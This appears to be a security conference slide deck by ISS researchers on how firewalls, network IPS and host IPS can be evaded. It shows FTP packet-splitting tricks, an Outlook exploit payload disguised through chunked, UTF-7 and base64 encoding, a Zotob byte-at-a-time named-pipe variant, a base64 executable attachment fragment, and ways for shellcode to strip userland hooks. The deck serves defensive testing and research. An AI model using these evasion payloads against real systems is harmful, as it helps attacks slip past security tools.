

Architecture Flaws

110010111000100111001001110000101010110010101011110

ENTERPRISE SECURITY PLATFORM

11001011100010011100100111000010101011001010101110101000101

PROVENTIA



 **INTERNET | SECURITY | SYSTEMS®**

■ #1 Architecture Flaw

- Security tools simply the problem (take short-cuts)

■ Why do I care?

- Often the most exposed part of an environment
- Malware authors are becoming better with exploit development, are security vendors keeping pace?
- Are important things caught? Missed? Do they have any idea?
- With minor modifications to existing exploits most security tools can be evaded.
- If malware authors know this why don't you?

Network

Network Architecture Flaws

■ Flaw #1

- TCP is “stream” based (layer 4), network security products are “packet” based (layer 3)

■ Flaw #2

- The tricky bits are at the “application layer” (layer 7), but network security products are still at the “network layer” (layer 3).

- **Runs as inline device**
- **Inspects each packet as it comes in**
 - Assigns packet to “flow”
 - Allow/block/other
- **Stateful inspection opens temporary ports for applications**
 - FTP
 - VoIP
 - Etc.

Example FTP session

- **Response to PASV command tells firewall to open up a new port**

```
220 ftp.example.com FTP server (Version wu-2.6.2(1) Fri May 17  
16:36:20 EDT 2002) re
```

```
USER anonymous
```

```
331 Guest login ok, send your complete e-mail address as  
password.
```

```
PASS Mozilla@
```

```
230 Greetings!
```

```
PASV
```

```
227 Entering Passive Mode (192,2,0,155,156,172)
```

```
LIST
```

```
150 Opening BINARY mode data connection for /bin/ls.
```

```
226 Transfer complete.
```

Example FTP session

- Returns helpful error text

```
220 ftp.example.com FTP server (Version wu-2.6.2(1) Fri May 17  
16:36:20 EDT 2002) re
```

```
USER anonymous
```

```
331 Guest login ok, send your complete e-mail address as  
password.
```

```
PASS Mozilla@
```

```
230 Greetings!
```

```
Mary had a little lamb
```

```
500 `Mary had a little lamb': command not understood
```

Example FTP session

- Cause desired response to come back in two packets
 - More than 1500 of **xxxxx**
- Adjust size of input so that response is in the next packet
 - So that second response packet starts with '227 Entering...'

```
220 ftp.example.com FTP server (Version wu-2.6.2(1) Fri May 17
16:36:20 EDT 2002) re
```

```
USER anonymous
```

```
331 Guest login ok, send your complete e-mail address as
password.
```

```
PASS Mozilla@
```

```
230 Greetings!
```

```
Mary had a little lamb xxxxxx 227 Entering Passive Mode
(192,2,0,155,156,172)
```

```
500 'Mary had a little lamb xxxxxx 227 Entering Passive Mode
(192,2,0,155,156,172)': command not understood
```


Why this confused firewalls

- They are examining only one packet at a time
- They have no concept of TCP's 'stream' nature
- Carefully constructed input may be invalid from a 'stream' point of view, but valid from a 'packet' point of view, and confuse the firewall
- Typical stateful-inspection firewall has 100 rules for opening ports dynamically
 - E.g. VoIP
 - Lots of opportunity to confuse the firewall

- **IDS (Intrusion Detection System)**
 - Passively watches traffic, but does not interfere
- **IPS (Intrusion Prevention System)**
 - Watches traffic AND interferes
 - Inline device like firewalls
- **So-called “application-layer” protection means “searching packet payload for patterns”**
 - Not true application-layer devices
- **Inspection done mostly on per-packet basis**
 - Not true “stream” oriented devices

Example: Snort TCP rule

- Lots of Snort TCP rule use “depth” and “offset” keywords
- These are “packet” depth/offsets, not “stream” depth/offsets
- With TCP fragmentation, the depth and the offset within the packet can be changed, without changing the depth and offset within the stream.
- E.g.
- `alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (\`
- `msg:"NETBIOS SMB..."; \`
- `content:"|00|"; depth:1; \`
- `content:"|FF|SMB"; within:4; distance:3; \`
- `...);`

Live Demo: Zotob attack

- **Snort rule trigger on packet 'depth' and 'offset'**
- **This demonstration will show a minor change to the Zotob exploit that changes the 'depth' and 'offset' where Snort looks for patterns**
- **We see that while Snort detects the original exploit, it misses the changed one that takes advantage of TCP streaming**
- **Conclusion: 'depth' and 'offset' have no meaning on TCP, yet they are used heavily to write Snort rules.**

- **CVE-2004-0121 – Outlook allows arbitrary command execution**

```
<html> <body>  
  
</body> </html>
```

CAN-2004-121 (chunked)

```
HTTP/1.1 200 OK
Date: Wed, 29 Jun 2005 22:53:41 GMT
Server: Apache/1.3.20 (Unix) PHP/4.0.6
Last-Modified: Wed, 29 Jun 2005 22:53:41
GMT
```

```
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Transfer-Encoding: chunked
Content-Type: text/html
```

```
5
<html
9
> <body>
```

```
5
<img
4
src=
4
"mai
4
lto:
5
aa&qu
3
ot;
```

```
2
/
7
select
5
javas
5
cript
6
:alert
9
('vulnera
a
ble')">
</
8
body> </
6
html>
1
0
```

CAN-2004-121(7-bit Unicode)

```
HTTP/1.1 200 OK
Date: Wed, 29 Jun 2005 22:59:39 GMT
Server: Apache/1.3.20 (Unix) PHP/4.0.6
Last-Modified: Wed, 29 Jun 2005 22:59:39 GMT
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Length: 145
Content-Type: text/html; charset=utf-7
```

```
+ADw-html+AD4 +ADw-body+AD4
+ADw-img src+AD0AIg-mailto:aa+ACY-quot; /select
javascript:alert('vulnerable')+ACIAPg
+ADw-/body+AD4 +ADw-/html+AD4
```

CAN-2004-121 (base64 encoded w/ chaff)

```
HTTP/1.1 200 OK
Date: Wed, 29 Jun 2005 23:05:05 GMT
Server: Apache/1.3.20 (Unix) PHP/4.0.6
Last-Modified: Wed, 29 Jun 2005 23:05:05 GMT
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
Content-Length: 703
Content-Type: message/rfc822; charset=iso-8859-1
```

```
From: <Saved by Microsoft Internet Explorer 5>
Subject:
Date:
MIME-Version: 1.0
Content-Type: multipart/related;
        boundary="====_NextPart_000_0009_98F1ECB0.631DDD4F";
        type="text/html"
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2919.5600
```

This is a multi-part message in MIME format.

```
====_NextPart_000_0009_98F1ECB0.631DDD4F
Content-Type: text/html
Content-Transfer-Encoding: base64
```

```
P[G;.?h0bW_{#w_+%_~&%}I<Dxib!&2$R'5|Pg,^o8(;aWlnI:$H );_N'-?>yYz$0i\(*~?bWF>p^
b.&HRv}OmF# .hJn%#:F1b3Q`7_IC{9(#@z#.Z_W)x1_Y&3Qg[amF*2YX#N^}|^?^`j() cm$>_1%
w,dD"$p](hb._\^#GVy'>d@!!_~Cgnd`n[ Vsb](m'VyYW_JsZS#c`!)#"p'I@%j4KP'C9i`~b.:2
]R5'{P?$i';A_8L *,2)h}0)@bWw_+Cgo=
====_NextPart_000_0009_98F1ECB0.631DDD4F--
```


CAN-2004-121 (synopsis)

- **Base64 (with or without; with or without chaffing)**
- **Compression (none, gzip, or deflate)[†]**
- **Chunked (with or without chaffing)[†]**
- **Character set[†]**
 - ASCII, UTF-8, UTF-7, UTF-16LE, UTF16BE, UTF-32LE, UTF-32BE
 - Specified in HTTP header, initial bytes of document, or HTML tag
- **The above can be combined in thousands of ways**

BAES64 fragging

- Used by some e-mail viruses
- Surprisingly effective at evading spam and virus checking

```
--CSmtpMsgPart123X456_000_00A525F4
Content-Type: application/octet-stream;
    name="document.pif"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
    filename="document.pif"
```

```
TVqQAAMAAAEAAAA /8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA2AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v
ZGUuZDQ0KJAAAAAAAAABSj0hvFu4mPBbuJjwW7iY8
lfIoPAzuJjz+8Sw8bO4mPEDxNTwb7iY8Fu4m
PBXuJjwW7ic8hu4mPHTxNTwb7iY8/vEtPA3uJjxSaWNoFu4mPAAAAAAAAAAUEUAAEwBAwBEk9c+
AAAAAAAAAADgAA8BCwEGAADgAAAAEAAAABABANDyAQAAIAEAAAACAAAAQAAAEAAAAIAAAQAAAA
AAAABAAAA
AAAAAEAIABAAAAAAAAACAAAAAQAAAQAAAAABAAABAAAAAAAAAQAAAAAAAAAAAA
AAAAAIA0AEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAABDREQwAAAAAAQAQAAEAAAAAAAAAAEAAAAAA
AAAAAAAAAACAAADgQ0REMQAAAAA
4AAACABAADWAAAABAAAAAAAAAAAAAAAAAAAAQAAA4ENERDIAAAAAABAAAAAAgAAAgAAANoAAAA
```

Upper Layers vs. Network Layer

- **Fragmentation happens at all layers**
 - IP
 - “Packets” can be “fragmented”
 - TCP
 - “Streams” can be “segmented”
 - NamedPipes
 - Pipe writes can be fragmented
 - MS-RPC
 - “PDUs” can be “fragmented”
 - HTTP
 - Payloads can be “chunked”

Zotob again

- **Zotob runs over MS-RPC, over NamedPipes, over SMB, over NetBIOS, over TCP, over IP, over ...**
- **Rather than open socket, open null-session**
 - `WNetAddConnection2("\\target\ipc$", "", "", 0);`
- **Rather than doing sockets, open a named-pipe over that session**
 - `CreateFile("\\target\pipe\browser",...);`
- **Rather than doing a send on the socket, do a write on the named-pipe**
 - `WriteFile(fp,`
 - `SMB_PNPEndpoint+0x58,`
 - `sizeof(SMB_PNPEndpoint)-1-0x58,`
 - `&bytes_written,`
 - `&ov);`
- **Rather than doing a single write, instead write the traffic one byte at a time**

■ **Default Snort/2.4.0 config**

- # tcp stream reassembly directive
- # no arguments loads the default configuration
- # Only reassemble the client,
- # Only reassemble the default list of ports (See below),
- # ports [list] - use the space separated list of ports in [list], "all"
- # will turn on reassembly for all ports, "default" will turn
- # on reassembly for ports 21, 23, 25, 42, 53, 80, 110,
- # 111, 135, 136, 137, 139, 143, **445**, 513, 1433, 1521,
- # and 3306

■ **Meaning**

- 90% of network traffic is not reassembled
- Turning on reassembly does what to performance?

■ **This issue is endemic to all products**

- What the product can do in theory (in order to pass the tests) is not what 99% of the customers have deployed
- i.e. even if an IPS tests says a product protects against X, there is a chance that 99% of the customers can still be attacked using X.

Evasion techniques “in the wild”

- **Toolkits**
 - Metasploit
 - CANVAS
 - Impact
- **Techniques**
 - Custom shell-code
 - Polymorphic shell-code
 - Known tweaks
 - “cmd.exe /K” rather than “cmd.exe”
 - Set DIRCMD=/b
 - Fragmentation
 - IP, TCP, named-pipe, MS-RPC, etc.
 - Obfuscation
 - Unicode, endian, insertion, etc.

Host

Host based IPS

- **Runs on host to provide “last line of defense.”**
- **Incorporates NIPS and Firewall like capabilities.**
- **Also may include a myriad of other technologies**
 - File protection
 - Generic buffer overflow protection
 - Shellcode execution prevention
 - Process blacklist/whitelist

- **Generic Buffer overflow detection**
 - Designed to stop buffer overflows by focusing on detection of payloads
 - Detection can be done via a variety of different methods.
 - API hooking
 - Stack back trace
 - Sandboxes
 - Detection can be implemented in two different places
 - Ring 0
 - Ring 3

Host based IPS

- **Why is protection in ring 3 a bad idea?**
 - If you wanted to stop this car from crossing the bridge, now is a bad time to start.



How a buffer overflow is caught

- **The scenario**
 - An attacker sends an exploit
 - Heap corruption occurs and exploit now has the ability to execute its payload
- **How API hooking and stack backtracing would detect this.**
 - Once the payload makes a “monitored” function call a “hook” is tripped and a jmp is done into a runtime analysis engine.
 - The run time analysis engine makes a determination based on details like where the call is being made from and the memory protection on the calling page
 - Writeable and executable memory pages are bad.
 - A backtrace of the stack could also be performed, tracing the execution back a certain depth.
 - If the analysis engine determines the function call is bad it can terminate the request by doing an immediate ret.

How a buffer overflow is caught

■ **What is API hooking?**

- Insertion of some type of conditional jmp somewhere in a function that will switch control to some other element when tripped.
- The function prologue can be replaced with an arbitrary jmp to analysis engine. If function is found to be legit the prologue is executed and a jmp back to the function occurs.

■ Example:

Function prologue

goes from:

```
push ebp
```

```
mov ebp, esp
```

to:

```
jmp 7745921382
```


How a buffer overflow is caught

- **How would a sandbox detect this attack?**
 - During the heap corruption phase the instructions would be virtualized first.
 - If the result of an operation is memory corruption the instruction is not allowed to execute.

How a buffer overflow is caught

■ What is a Sandbox?

- A virtual environment that allows execution of instructions but in theory has no impact on the operation of the host machine



You have seen the good, now the bad.

■ API Hooking and stack backtracing

- Evasion methods first publicly discussed by Jamie Butler in Phrack 62.
 - <http://www.phrack.org/show.php?p=62&a=5>
 - Why execute the hook?
 - A fake stack frame can be constructed by a clued-in attacker.
- Why is this a flawed system?
 - Most tools who rely on these techniques implement them in userspace.
 - While in userspace the executing code does not have to follow the set way execution attempts are done.
- Shellcode that makes syscalls directly.
 - If the shellcode makes syscalls directly, all the userland hooking won't do any good because they will never be executed.

You have seen the good, now the bad.

- Dealing with embedded hooks.
 - The Butler described method works well for detecting execution of top level functions, what about the functions they call?
 - CreateProcess -> CreateProcessA -> CreateProcessInternalA ...
 - What happens if all the functions in the chain are hooked?
 - Jumping over the hook in the first function will still get you nabbed by the second function.
 - Why not just remove the hooks?
 - Your shellcode can test to make sure the beginning of the function is a function prologue.
 - If not, since you are in userland, your shellcode can do a VirtualProtect on the functions page and just overwrite the hook with a function prologue.
 - No more hook.
 - What if VirtualProtect is hooked?
 - If you trace VirtualProtect you will find that you can emulate what it does right up to the syscall in your shellcode.

You have seen the good, now the bad.

- **Sandboxes and “virtualizing” instructions**

- Explore what they don't count on.
 - Corrupting their sandbox
- Since the protection is in userspace a “virtualized” instruction has the ability to corrupt the sandbox it is running on.
- By doing this the sandbox can be tricked into doing your dirty work.




- **Combinations of protection**




- If these methods are combined since they are all still in userspace you can layer the attacks to defeat them.

False

■ HIPS trigger on the wrong things all the time:

Topic: DZ screensaver is a keylogger!




 posted 06-13-2005 23:24  

we have this new "cisco security agent" on our computers at work where I had downloaded the DZ screensaver. Today the agent comes up and says that my screensaver is a keylogger!!!   

I couldn't believe this! I'm not an indiscriminate downloader...I only download stuff from sites I know and trust. I can't believe that USA would put a keylogger on the official Dead Zone screensaver. I feel so betrayed.

I put it on there so that I could "advertise" the Dead Zone when I was away from my computer at work, now I have to uninstall it. I access my bank account almost every day...there is no telling who out there has my information.

I am so ****ed off...I even have yahoo anti spy, and it never came up as any kind of spyware.

What gives USA? Why are you logging our keystrokes with the Dead Zone screensaver? I'm very upset about this.  
 (but I'll still watch the Dead Zone)

[This message has been edited by lostindustrial (edited 06-13-2005).]

IP: Logged

False

■ Was it?

A sekrit Boing Boing source in Hollywood says, "A USA network show I used to work on has distributed a screensaver to fans of the show that secretly logs their keystrokes." [Link](#) to a discussion board thread in which fans of the show who downloaded the screensaver discuss this allegation. According to reports, the file has since been removed from distribution by USA. Anybody out there have a copy of the file, or have proof whether this is true or hoax?

Reader comment: [Joe Moore](#) says:

```
78
marisleysis.com
marisleysisjones
a " ' Š | Ü TheD
eadZone3
ver 3. swf
screensa
www.usanetwork.com/s
eries/thedeadzone/
```

I downloaded the Season 3 screensaver from The Dead Zone show, and found something strange. I pulled the setup file for the Season 3 screensaver (available [here](#)) and ran it through a program called ICY Hexplorer, and saw something weird. There's a reference in the install file to a parody site of Marisleysis Gonzalez ([Link](#)), who is a cousin of Elian Gonzales, the kid a few years ago who was deported back to Cuba. Why was this site in the .EXE file for the install of The Dead Zone Season 3 screensaver, I have NO idea at all!!! You can see a screenshot of me having the file open in ICY Hexplorer here: [Link](#). It lists the parody website, then her first name. Just strange! No idea yet on if there's a key logger or not, though.

Update: [Dan Kaminsky](#) is one of several Boing Boing readers who've taken a close look at the code and say there is no keystroke logger within. "Move along, nothing to see here," says Dan.

Special thanks to Dave Maynor of [Internet Security Systems](#) who completed the reversal.

False

■ Why did it happen?

- Some assumptions are made on the part of HIPS about what is and what isn't bad.
- Screensavers sometimes hook keyboard and mouse events so they can know when to deactivate.
- Most HIPS will report this as a problem since backdoors also use this method to log keystrokes.
- What other assumptions are made?
 - Network traffic
 - Process behavior
 - File access

Other problems?

■ Things to check while testing!

■ The firewall.

- Its hard to do a personal firewall on the host correctly.
- Correct operations of a firewall may introduce system latency.
- For the reason of shortcuts many incorrect assumptions are made:
 - Src Port 53.

■ The IPS engine

- Where does the engine hook?
 - If to early it may be susceptible to application level evasions.
 - Too late and you could impact performance with analyzing.

■ Gap in coverage

- How long after system boot does the protection engage?

Other problems?

- Application protection
 - This is generally done by hooking loader calls
 - How many loaders does Windows have?
 - MSDOS and .bat
 - Win16
 - POSIX
 - OS2
 - Are they all covered?
 - Is the hook a userland hook?
 - Does it check for injection of code into a process.
 - Does it check new processes created by existing processes?

Questions:

- **Rob Graham, Chief Security Officer, ISS**
rgraham@iss.net
- **David Maynor, X-Force® researcher, ISS**
dmaynor@iss.net
- **<http://xforce.iss.net>**